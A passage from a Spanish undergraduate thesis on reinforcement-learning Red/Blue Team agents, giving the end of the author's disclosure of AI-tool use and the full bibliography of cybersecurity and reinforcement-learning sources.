- En el **desarrollo de código**, actuaron como asistente de depuración y de consulta, ayudando a localizar errores, razonar sobre fallos durante el desarrollo y valorar alternativas a la hora de la implementación, de forma análoga a como se emplea la documentación o un foro técnico.
- En la **revisión bibliográfica**, ayudaron a orientar búsquedas específicas y a identificar posibles candidatos, pero en todos los casos fueron verificados y leídos de forma directa antes de citarlas.
- En el **despliegue del laboratorio de máquinas virtuales**, al considerarse fuera del alcance del propio trabajo, y para optimizar el tiempo, se utilizó la IA para generar y depurar buena parte de los comandos de configuración del entorno (VirtualBox, *cmd* y *PowerShell*) que después se aplicaron y verificaron sobre las máquinas.

Ahora bien, conviene aclarar que los aspectos donde reside la aportación del presente TFG son propios, tanto del autor como de su supervisor. El diseño del entorno de simulación (topología y formulación del problema, espacios de observación y acción y la ingeniería detrás de las funciones de recompensa) es contribución original, fruto del proceso iterativo de prueba, error y ajuste durante los meses de trabajo. Lo mismo aplica para la arquitectura de la campaña *ransomware* **RAGNAROK**, cada script/módulo del proyecto fue desarrollado cuidadosamente por iteraciones hasta comprobar su correcto funcionamiento, y luego fue cuando se potenció gracias a la inteligencia artificial (mejorando funciones, arreglando indentaciones, corrigiendo bugs, etc.).

En definitiva, la totalidad del contenido generado con asistencia de estas herramientas ha sido revisada, comprendida y validada por el autor, que asume la plena responsabilidad sobre lo aquí expuesto. Las herramientas de inteligencia artificial han acelerado el trabajo y han elevado la calidad de su presentación, pero las ideas, el diseño, la experimentación y las conclusiones son propios.

Bibliografía

- [1] A. L. J. Bruno Paniagua García, Pablo Sebastián Moreno Poza, “Diseño de una red corporativa,” Trabajo académico - Universidad de Granada, 2024, disponible en: <https://github.com/bruno-paniagua/corporate-network-design>.
- [2] R. Digital. (2026) El mercado de la ciberseguridad en España superará los 3.000 millones de euros en 2026. [Online]. Available: <https://www.rrhhdigital.com/secciones/actualidad/789403/el-mercado-de-la-ciberseguridad-en-espana-superara-los-3-000-millones-de-euros-en-2026/>
- [3] C. Partner. (2026) La ventas de ciberseguridad crecen un 20 % en España durante 2025. [Online]. Available: <https://www.channelpartner.es/seguridad/la-ventas-de-ciberseguridad-crecen-un-20-en-espana-durante-2025/>
- [4] A. Balmaceda. (2026) El ransomware se dispara: España registra un aumento superior al 116 % en ataques. [Online]. Available: <https://cybersecuritynews.es/el-ransomware-se-dispara-espana-registra-un-aumento-superior-al-116-en-ataques/>
- [5] SentinelOne. (2025) What is ransomware-as-a-service (raas)? [Online]. Available: <https://www.sentinelone.com/cybersecurity-101/threat-intelligence/what-is-ransomware-as-a-service-raas/>
- [6] P. Point. (2026) Ransomware como servicio (raas). [Online]. Available: <https://www.proofpoint.com/es/threat-reference/ransomware-as-a-service-raas>
- [7] Mrccscar. (2025) Red team vs. blue team: qué son, qué hacen y cómo protegen tu empresa. [Online]. Available: <https://nimbustech.es/red-team-vs-blue-team/>
- [8] E. Bardají. (2026) Red vs blue team: Simulaciones de ciberataques para mayor seguridad. [Online]. Available: <https://www.esedsl.com/blog/red-team-vs-blue-team-simulaciones-de-ciberataques-para-fortalecer-la-seguridad-empresarial>

- [9] MITRE Engenuity Center for Threat-Informed Defense. (2024) Adversary emulation library. [Online]. Available: <https://ctid.mitre.org/resources/adversary-emulation-library/>
- [10] M. Towers, A. Kwiatkowski, J. Terry, J. U. Balis, G. De Cola *et al.*, “Gymnasium: A standard interface for reinforcement learning environments,” *arXiv preprint arXiv:2407.17032*, 2024. [Online]. Available: <https://arxiv.org/abs/2407.17032>
- [11] MITRE Corporation, “MITRE ATT&CK: Adversarial tactics, techniques, and common knowledge,” 2025. [Online]. Available: <https://attack.mitre.org/>
- [12] B. P. García, “Co-diseño de agentes Red-Blue Team con inteligencia artificial: código fuente,” Repositorio de código, 2026, disponible en: <https://github.com/bruno-paniagua/tfg-purple-team-ai>.
- [13] —, “Demostración de la campaña RAGNAROK sobre el laboratorio virtualizado,” Vídeo en línea, 2026, disponible en: <https://www.youtube.com/watch?v=8eahC8lvH2o>.
- [14] S2Grupo. (2024) Red team: definición, funciones y diferencias con blue team. [Online]. Available: <https://s2grupo.es/red-team-definicion-funciones-y-diferencias-con-blue-team/>
- [15] A. Cloud. (2025) Red, blue purple team: qué son, funciones y por qué adoptar esta filosofía de ciberseguridad. [Online]. Available: <https://ausum.cloud/red-blue-purple-team/>
- [16] J. Truong. (2021) What is purple teaming in cybersecurity? [Online]. Available: <https://hackernoon.com/what-is-purple-teaming-in-cybersecurity>
- [17] McAfee. (2025) ¿qué son los ataques de ransomware? guía detallada. [Online]. Available: <https://www.mcafee.com/learn/es/que-son-los-ataques-de-ransomware-guia-detallada/>
- [18] J. Lòpez. (2026) Ransomware emergente: tácticas 2026 y defensas efectivas. [Online]. Available: <https://www.qualoom.es/ransomware-emergente-tacticas-2026-y-defensas-efectivas/>
- [19] L. Martin. (2025) Cyber kill chain. [Online]. Available: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>
- [20] B. Lenaerts-Bergmans. (2022) What is the cyber kill chain? process model. [Online]. Available: <https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/cyber-kill-chain/>

- [21] M. ATTCK®. (2025) Mitre attck®. [Online]. Available: <https://attack.mitre.org/>
- [22] TransWorld. (2025) Importancia de la segmentación de red y las vlan. [Online]. Available: <https://transworld.pe/i-news/importancia-de-la-segmentacion-de-red-y-las-vlan/>
- [23] R. Unzué. (2025) Vlans en redes empresariales: Cómo segmentar tu red con cabeza y evitarte sustos. [Online]. Available: <https://pronetic.geeknetic.es/Guia/3194/VLANs-en-Redes-Empresariales-Como-segmentar-tu-Red-con-cabeza-y-evitarte-sustos.html>
- [24] R. Awati. (2025) ¿qué es un dominio de directorio activo (ad domain)? [Online]. Available: <https://www.computerweekly.com/es/definicion/Que-es-un-dominio-de-Directorio-Activo-AD-Domain>
- [25] Godigiart. (2025) ¿qué es un dominio de directorio activo (ad domain)? [Online]. Available: <https://www.godigiart.com/backup-de-bases-de-datos-como-proteger-el-activo-mas-valioso-de-tu-empresa/>
- [26] Wikipedia®. (2025) Proceso de decisión de márkov. [Online]. Available: https://es.wikipedia.org/wiki/Proceso_de_decisi%C3%B3n_de_M%C3%A1rkov
- [27] G. F. Lily Hullat. (2024) Procesos de decisión de markov. [Online]. Available: <https://www.studysmarter.es/resumenes/matematicas/estadistica-y-probabilidad/procesos-de-decision-de-markov/>
- [28] J. Schulman, F. Wolski, P. Dhariwal, A. Radford, and O. Klimov, “Proximal policy optimization algorithms,” *arXiv preprint arXiv:1707.06347*, 2017. [Online]. Available: <https://arxiv.org/abs/1707.06347>
- [29] Wikipedia®. (2025) Aprendizaje por refuerzo. [Online]. Available: https://es.wikipedia.org/wiki/Aprendizaje_por_refuerzo
- [30] R. C. A. R. S. A. S. M. D. N. R. R. L. H. D. R. E. B. Cheng Wang, Christopher Redino, “Leveraging reinforcement learning in red teaming for advanced ransomware attack simulations,” 2024, arXiv:2406.17576v1 [cs.CR]. [Online]. Available: <https://arxiv.org/html/2406.17576v1>
- [31] S. Huang and S. Ontañón, “A closer look at invalid action masking in policy gradient algorithms,” *The International FLAIRS Conference Proceedings*, vol. 35, 2022. [Online]. Available: <https://arxiv.org/abs/2006.14171>

- [32] Kim-Hammar. (2026) Awesome reinforcement learning for cyber security. Repositorio GitHub. [Online]. Available: <https://github.com/Kim-Hammar/awesome-rl-for-cybersecurity>
- [33] Microsoft. (2021) Cyberbattlesim. Repositorio GitHub. [Online]. Available: <https://github.com/microsoft/CyberBattleSim>
- [34] D. B. T. J. R. J. K. Maxwell Standen, Martin Lucas and D. Marriott, “Cyborg: A gym for the development of autonomous cyber agents,” 2021, arXiv:2108.09118 [cs.CR]. [Online]. Available: <https://arxiv.org/abs/2108.09118>
- [35] jamesshort1. (2022) Yawning-titan. Repositorio GitHub. [Online]. Available: <https://github.com/dstl/YAWNING-TITAN>
- [36] J. Schwartz, “Autonomous penetration testing using reinforcement learning,” 2018, arXiv:1905.05965 [cs.CR]. [Online]. Available: <https://arxiv.org/abs/1905.05965>
- [37] C. W. Abby Morris, Rachael Procter, “Evaluating reinforcement learning agents for autonomous cyber defence,” *Applied AI Letters*, 2025. [Online]. Available: <https://doi.org/10.1002/ail2.125>
- [38] C. H. T. K. J. S. Karl Cobbe, Oleg Klimov, “Quantifying generalization in reinforcement learning,” *arXiv:1812.02341 [cs.LG]*, 2019. [Online]. Available: <https://doi.org/10.48550/arXiv.1812.02341>
- [39] CrowdStrike, “2024 global threat report,” CrowdStrike Holdings, Inc., Global Threat Report, 2024, breakout time medio del eCrime: 62 min en 2023 (84 min el año previo); más rápido registrado: 2 min 7 s. [Online]. Available: <https://www.crowdstrike.com/global-threat-report/>
- [40] —, “2026 global threat report,” CrowdStrike Holdings, Inc., Global Threat Report, 2026, breakout time medio del eCrime: 29 min en 2025; más rápido: 27 s; ataques asistidos por IA +89 % interanual. [Online]. Available: <https://www.crowdstrike.com/global-threat-report/>
- [41] N. developers. (2026) Network analysis in python. [Online]. Available: <https://networkx.org>
- [42] INCIBE. (2022) La matriz de mitre: tácticas y técnicas en entornos industriales. [Online]. Available: <https://www.incibe.es/incibe-cert/blog/matriz-mitre-tacticas-y-tecnicas-entornos-industriales>
- [43] J. Z. Q. Y. A. Y. Yueqi Hou, Xiaolong Liang and N. Wang, “Exploring the use of invalid action masking in reinforcement learning: A comparative study of on-policy and off-policy algorithms in real-time strategy games,” 2023, appl. Sci. 2023, 13(14),

- 8283; <https://doi.org/10.3390/app13148283>. [Online]. Available: <https://www.mdpi.com/2076-3417/13/14/8283>
- [44] M. Gupta. (2025) Sparse rewards in reinforcement learning. [Online]. Available: <https://www.geeksforgeeks.org/machine-learning/sparse-rewards-in-reinforcement-learning/>
- [45] G. Castillo. (2026) What is reward hacking, and how can you prevent it in reinforcement learning? 2026 guide. [Online]. Available: <https://www.articledge.com/post/reward-hacking>
- [46] A. Raffin, A. Hill, A. Gleave, A. Kanervisto, M. Ernestus, and N. Dormann, “Stable-baselines3: Reliable reinforcement learning implementations,” *Journal of Machine Learning Research*, vol. 22, no. 268, pp. 1–8, 2021. [Online]. Available: <http://jmlr.org/papers/v22/20-1364.html>
- [47] V. Mnih, A. P. Badia, M. Mirza, A. Graves, T. Lillicrap, T. Harley, D. Silver, and K. Kavukcuoglu, “Asynchronous methods for deep reinforcement learning,” in *International Conference on Machine Learning (ICML)*, 2016. [Online]. Available: <https://arxiv.org/abs/1602.01783>
- [48] P. Henderson, R. Islam, P. Bachman, J. Pineau, D. Precup, and D. Meger, “Deep reinforcement learning that matters,” in *AAAI Conference on Artificial Intelligence*, 2018. [Online]. Available: <https://arxiv.org/abs/1709.06560>
- [49] The Technical Cooperation Program (TTCP), “TTCP CAGE Challenges: Cyber autonomy gym for experimentation,” <https://github.com/cage-challenge>, 2024, accedido en 2026.
- [50] S. V. Albrecht, F. Christianos, and L. Schäfer, *Multi-Agent Reinforcement Learning: Foundations and Modern Approaches*. MIT Press, 2024. [Online]. Available: <https://www.marl-book.com/>
- [51] D. Fudenberg and D. K. Levine, *The Theory of Learning in Games*, ser. MIT Press Series on Economic Learning and Social Evolution. MIT Press, 1998, vol. 2.
- [52] MITRE Center for Threat-Informed Defense, “MITRE adversary emulation library and plans,” https://github.com/center-for-threat-informed-defense/adversary_emulation_library, 2024, accedido en 2026.
- [53] CISA and NSA. (2023) Nsa and cisa red and blue teams share top ten cybersecurity misconfigurations. [Online]. Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-278a>

- [54] Proofpoint. (2024) Security brief: Clickfix social engineering technique floods threat landscape. [Online]. Available: <https://www.proofpoint.com/us/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape>
- [55] MITRE ATT&CK. (2025) User execution: Malicious copy and paste (t1204.004). [Online]. Available: <https://attack.mitre.org/techniques/T1204/004/>
- [56] Sekoia. (2024) Clickfix tactic: The phantom meet. [Online]. Available: <https://blog.sekoia.io/clickfix-tactic-revenge-of-detection/>
- [57] J. Yuill, M. Zappe, D. Denning, and F. Feer, “Honeyfiles: Deceptive files for intrusion detection,” in *Proceedings of the Fifth Annual IEEE SMC Information Assurance Workshop*, 2004, pp. 116–122.
- [58] X. Han, N. Kheir, and D. Balzarotti, “Deception techniques in computer security: A research perspective,” *ACM Computing Surveys*, vol. 51, no. 4, 2018.
- [59] E. Munyite. (2022) Simple ransomware script in python. [Online]. Available: <https://dev.to/munyite001/simple-ransomware-script-in-python-48id>

